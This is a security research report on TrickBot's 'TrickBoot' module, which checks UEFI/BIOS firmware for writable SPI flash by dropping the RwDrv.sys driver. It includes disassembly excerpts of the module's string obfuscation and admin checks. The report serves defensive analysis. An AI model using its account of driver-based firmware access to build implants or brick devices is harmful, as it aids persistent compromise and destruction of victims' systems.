


TRICKBOT NOW OFFERS 'TRICKBOOT': PERSIST, BRICK, PROFIT

Researchers discover a new module in the TrickBot toolset aimed at detecting UEFI / BIOS firmware vulnerabilities

EXECUTIVE SUMMARY

Collaborative research between Advanced Intelligence (AdvIntel) and Eclypsium has discovered that the TrickBot malware now has functionality designed to inspect the UEFI/BIOS firmware of targeted systems. This new functionality, which we have dubbed "TrickBoot," makes use of readily available tools to check devices for well-known vulnerabilities that can allow attackers to read, write, or erase the UEFI/BIOS firmware of a device.

At the time of writing, our research uncovered TrickBot performing reconnaissance for firmware vulnerabilities. This activity sets the stage for TrickBot operators to perform more active measures such as the installation of firmware implants and backdoors or the destruction (bricking) of a targeted device. It is quite possible that threat actors are already exploiting these vulnerabilities against high-value targets. Similar UEFI-focused threats have gone years before they have been detected. Indeed, this is precisely their value to attackers.

This marks a significant step in the evolution of TrickBot. Firmware level threats carry unique strategic importance for attackers. By implanting malicious code in firmware, attackers can ensure their code is the first to run. Bootkits allow an attacker to control how the operating system is booted or even directly modify the OS to gain complete control over a system and subvert higher-layer security controls. UEFI level implants are powerful and stealthy. Since firmware is stored on the motherboard as opposed to the system drives, these threats can provide attackers with ongoing persistence even if a system is re-imaged or a hard drive is replaced. Equally impactful, if firmware is used to brick a device, the recovery scenarios are markedly different (and more difficult) than recovery from the traditional file-system encryption that a ransomware campaign like Ryuk, for example, would require.

TrickBot has proven to be one of the most adaptable pieces of malware today, regularly incorporating new functionality to escalate privilege, spread to new devices, and maintain persistence on a host. The addition of UEFI functionality marks an important advance in this ongoing evolution by extending its focus beyond the operating system of the device to lower layers that are often not inspected by security products and researchers.

Given that the TrickBot group toolset has been used by some of the most dangerous criminal, Russian, and North Korean actors to target healthcare, finance, telecoms, education, and critical infrastructure, we view this development as critically important to both enterprise risk and national security. Adversaries leveraging TrickBot now have an automated means to know which of their latest victim hosts are vulnerable to UEFI vulnerabilities, much like they added capabilities in 2017 to exploit EternalBlue and EternalRomance vulnerabilities.


CONTENTS:


TRICKBOT BACKGROUND

TrickBot is a highly modular trojan that is particularly notable for its ability to gain administrator privileges, spread within a network, and deliver additional malware payloads. Originally identified in 2016, TrickBot was initially focused on stealing financial data and was considered a banking trojan. However, as the malware evolved, attackers quickly found that it was a valuable enabler in all types of malware campaigns. Notably, TrickBot has been widely observed working in conjunction with Emotet to deliver Ryuk ransomware.

TrickBot includes several key features that make it valuable for persistent malware campaigns. The tool is able to capture user and admin credentials using Mimikatz and has incorporated UAC bypass techniques to ensure it can run with administrator privileges on an infected host without alerting the user. TrickBot also makes use of the EternalBlue exploit (MS17-010) to spread to additional hosts in the network via SMB. These capabilities make TrickBot an ideal dropper for almost any additional malware payload. By adding the ability to canvas victim devices for specific UEFI/BIOS firmware vulnerabilities, TrickBot actors are able to target specific victims with firmware-level persistence that survives re-imaging or even device bricking capability.

The following graphics show the last two months of active TrickBot infections, peaking at up to 40,000 in a single day. Getting a footprint is not a challenge for TrickBot operators. Determining which victims are high-value targets and persisting in those environments to hit them again later defines a large portion of the TrickBot toolset and frames the significance of this discovery.






The number of Active TrickBot infections globally, post-TrickBot take-down attempts by cyber vendors and US Cyber Command, based on ISP geo.

TRICKBOT ACTOR INSIGHTS

While TrickBot as a malware toolset has been used by a diverse set of actors, there is one group that drives the majority of its use and is worth providing insights on in the context of this research in order to emphasize how powerful and successful TrickBot-based campaigns are. The group's alias is "Overdose," and they are the primary Platform-as-a-Service fraud group behind TrickBot campaigns, namely those that result in Conti and Ryuk ransomware. The group has made at least $150m since 2018 and recently extracted ~$34m (2,200 BTC) from a single victim. This is the same group behind a spate of attacks on Healthcare victims, including that of UHS. No direct attribution has been made as to their identity, other than they are Russian-speaking and Eastern European. As can be seen in the graphic below, they participate in a number of criminal/fraud-related activities.




Source: AdvIntel

Their most common attack chain largely begins via EMOTET malspam campaigns, which then loads TrickBot and/or other loaders, and moves to attack tools like PowerShell Empire or Cobalt Strike to accomplish objectives relative to the victim organization under attack. Often, at the end of the kill-chain, either Conti or Ryuk ransomware is deployed.

The same actor also uses LightBot, which is a set of PowerShell scripts designed to perform reconnaissance on victim networks, hardware, and software, in order to hand-pick which are high-value targets. It is clear that such actors would benefit greatly from including a UEFI level bootkit in their kill chain. They would survive system re-imagining efforts during the recovery phase of a Ryuk or Conti event, and they would further their ability to semi-permanently brick a device. This provides criminal actors more leverage during ransom negotiation.

With this module, the TrickBot kill chain is primed with a list of vulnerable targets for firmware-level compromise. The malware authors can leverage Emotet to malspam organizations and use TrickBoot to understand where and how to target the UEFI firmware. Ryuk and Conti malware operators often offer to remove backdoors in an enterprise if the ransom is paid. With this new module, these actors can remove backdoors like webshells, accounts, remote admin tools but keep a covert UEFI implant on the system to leverage later.



DISCOVERY OF NEW TRICKBOOT FUNCTIONALITY

Collaborative research between Advanced Intelligence (AdvIntel) and Eclypsium has discovered new TrickBot functionality capable of probing the UEFI/BIOS firmware for nearly all Intel-based systems since 2014. The new functionality, which we have dubbed "TrickBoot," leverages readily available tools to enable the following reconnaissance actions:

- Identify the device platform
- Check the status of BIOS write protections for the SPI flash
- Check for well-known vulnerabilities that can allow attackers to read, write, or erase UEFI/BIOS firmware.


Thus far, the TrickBot module is only performing reconnaissance and has not been seen modifying the firmware itself. However, the malware already contains code to read, write, and erase firmware. These primitives could be used to insert code to maintain persistence, as has been seen previously with the LoJax or MosaicRegressor. Attackers could also simply erase the BIOS region to completely disable the device as part of a destructive attack or ransomware campaign. The possibilities are almost limitless.

TrickBot has a history of reusing established tools and exploits such as Mimikatz and EternalBlue, and the malware is taking a similar approach to achieving persistence. Specifically, TrickBoot uses the RwDrv.sys driver from the popular RWEverything tool in order to interact with the SPI controller to check if the BIOS control register is unlocked and the contents of the BIOS region can be modified. TrickBoot includes an obfuscated copy of RwDrv.sys embedded within the malware itself. It drops the driver into the Windows directory, starts the RwDrv service, and then makes DeviceIoControl calls to talk to the hardware.

RWEverything (read-write everything) is a powerful tool that can allow an attacker to write to the firmware on virtually any device component, including the SPI controller that governs the system UEFI/BIOS. This can allow an attacker to write malicious code to the system firmware, ensuring that attacker code executes before the operating system while also hiding the code outside of the system drives. These capabilities have been abused in the past as a way for attackers to maintain persistence in firmware, most notably by the LoJax malware and the Slingshot APT campaign. However, TrickBoot marks a significant expansion of these techniques in the wild.


TECHNICAL ANALYSIS

As is often the case with new TrickBot modules, the name "PermaDll" or the original name as "user_platform_check.dll" caught the attention of Advanced Intelligence researchers during the October 2020 discovery of the new TrickBot attack chain. "Perma," sounding akin to "permanent," was intriguing enough on its own to want to understand this module's role in TrickBot's newest arsenal of loadable modules with the usual TrickBot export modules. Initial analysis pointed to the possibility there might be capabilities related to understanding whether a victim system's UEFI firmware could be attacked for purposes of persistence or destruction. A joint collaboration was started with Eclypsium to analyze this module and to put whatever was found into context for defenders. During the initial discovery of this new module on October 19, 2020, the team processed the encoded "permaDll32". They leveraged a custom-built AES encryption TrickBot module decrypter, which revealed the decoded module that became the subject of this in-depth analysis and discovery.




```
.rdata:10022968 ; Export Ordinals Table for user_platform_check.dll
.rdata:10022968 ;
.rdata:10022968 word_10022968   dw 0, 1, 2, 3            ; DATA XREF: .rdata:10022944↑o
.rdata:10022970 aUser_platform_ db 'user_platform_check.dll',0 ; DATA XREF: .rdata:1002292C↑o
.rdata:10022988 aControl        db 'Control',0           ; DATA XREF: .rdata:off_10022958↑o
.rdata:10022990 aFreebuffer     db 'FreeBuffer',0        ; DATA XREF: .rdata:off_10022958↑o
.rdata:1002299B aRelease        db 'Release',0           ; DATA XREF: .rdata:off_10022958↑o
.rdata:100229A3 aStart          db 'Start',0             ; DATA XREF: .rdata:off_10022958↑o
.rdata:100229A9                 align 4
.rdata:100229AC __IMPORT_DESCRIPTOR_KERNEL32 dd rva off_10022A28 ; Import Name Table
```

It took over five years for the industry to discover the use of Hacking Team's VectorEDK UEFI implant code that was used in the wild as part of the MosaicRegressor campaign, despite the source code being readily available on github and even documented in its use. Given how active, well-resourced, and capable TrickBot authors are, we wanted to research, analyze, and expose whatever tooling they already have in place in order to allow organizations to prepare effective defenses more rapidly.



```
.text:1000DB25 50                                     push    eax
.text:1000DB26 8D 8D 7C FF FF FF                      lea     ecx, [ebp+74h+lpString2]
.text:1000DB2C E8 FA 04 00 00                         call    sub_1000E02B
.text:1000DB31 C7 45 0C 18 00 00 00                   mov     [ebp+74h+var_68], 18h
.text:1000DB38 8D 4D 0C                               lea     ecx, [ebp+74h+var_68]
.text:1000DB3B 8B 45 0C                               mov     eax, [ebp+74h+var_68]
.text:1000DB3E 83 F0 50                               xor     eax, 'P'
.text:1000DB41 88 45 10                               mov     [ebp+74h+var_64], al
.text:1000DB44 8B 45 0C                               mov     eax, [ebp+74h+var_68]
.text:1000DB47 FE C0                                  inc     al
.text:1000DB49 83 F0 43                               xor     eax, 'C'
.text:1000DB4C 88 45 11                               mov     [ebp+74h+var_63], al
.text:1000DB4F 8B 45 0C                               mov     eax, [ebp+74h+var_68]
.text:1000DB52 04 02                                  add     al, 2
.text:1000DB54 83 F0 48                               xor     eax, 'H'
.text:1000DB57 88 45 12                               mov     [ebp+12h], al
.text:1000DB5A 8B 45 0C                               mov     eax, [ebp+74h+var_68]
.text:1000DB5D 04 03                                  add     al, 3
.text:1000DB5F 83 F0 3A                               xor     eax, ':'
.text:1000DB62 88 45 13                               mov     [ebp+74h+var_61], al
.text:1000DB65 8B 45 0C                               mov     eax, [ebp+74h+var_68]
.text:1000DB68 04 04                                  add     al, 4
.text:1000DB6A 83 F0 0A                               xor     eax, 0Ah
.text:1000DB6D 88 45 14                               mov     [ebp+74h+var_60], al
.text:1000DB70 8B 45 0C                               mov     eax, [ebp+74h+var_68]
.text:1000DB73 04 05                                  add     al, 5
.text:1000DB75 83 F0 56                               xor     eax, 'V'
.text:1000DB78 88 45 15                               mov     [ebp+74h+var_5F], al
.text:1000DB7B 8B 45 0C                               mov     eax, [ebp+74h+var_68]
.text:1000DB7E 04 06                                  add     al, 6
.text:1000DB80 83 F0 49                               xor     eax, 'I'
.text:1000DB83 88 45 16                               mov     [ebp+74h+var_5E], al
.text:1000DB86 8B 45 0C                               mov     eax, [ebp+74h+var_68]
.text:1000DB89 04 07                                  add     al, 7
.text:1000DB8B 83 F0 44                               xor     eax, 'D'
.text:1000DB8E 88 45 17                               mov     [ebp+74h+var_5D], al
.text:1000DB91 8B 45 0C                               mov     eax, [ebp+74h+var_68]
.text:1000DB94 04 08                                  add     al, 8
.text:1000DB96 C6 45 19 00                            mov     [ebp+74h+var_5B], 0
.text:1000DB9A 83 F0 3A                               xor     eax, ':'
.text:1000DB9D 88 45 18                               mov     [ebp+74h+var_5C], al
.text:1000DBA0 8A 45 10                               mov     al, [ebp+74h+var_64]
.text:1000DBA3 E8 48 05 00 00                         call    sub_1000E0F0
.text:1000DBA8 8B F0                                  mov     esi, eax
.text:1000DBAA 56                                     push    esi
```

The malware module outputs "PCH" queries based on the string slicing obfuscation.



```
.text:1000D55B 33 DB                                    xor     ebx, ebx
.text:1000D55D FF 15 70 D1 01 10                        call    ds:IsUserAnAdmin
.text:1000D563 85 C0                                    test    eax, eax
.text:1000D565 0F 85 86 00 00 00                        jnz     loc_1000D5F1
.text:1000D56B E8 8B 00 00 00                           call    sub_1000D5FB
.text:1000D570 85 C0                                    test    eax, eax
.text:1000D572 75 7D                                    jnz     short loc_1000D5F1
.text:1000D574 C7 45 F0 60 00 00 00                     mov     [ebp+var_10], 60h
.text:1000D57B 8D 4D F0                                 lea     ecx, [ebp+var_10]
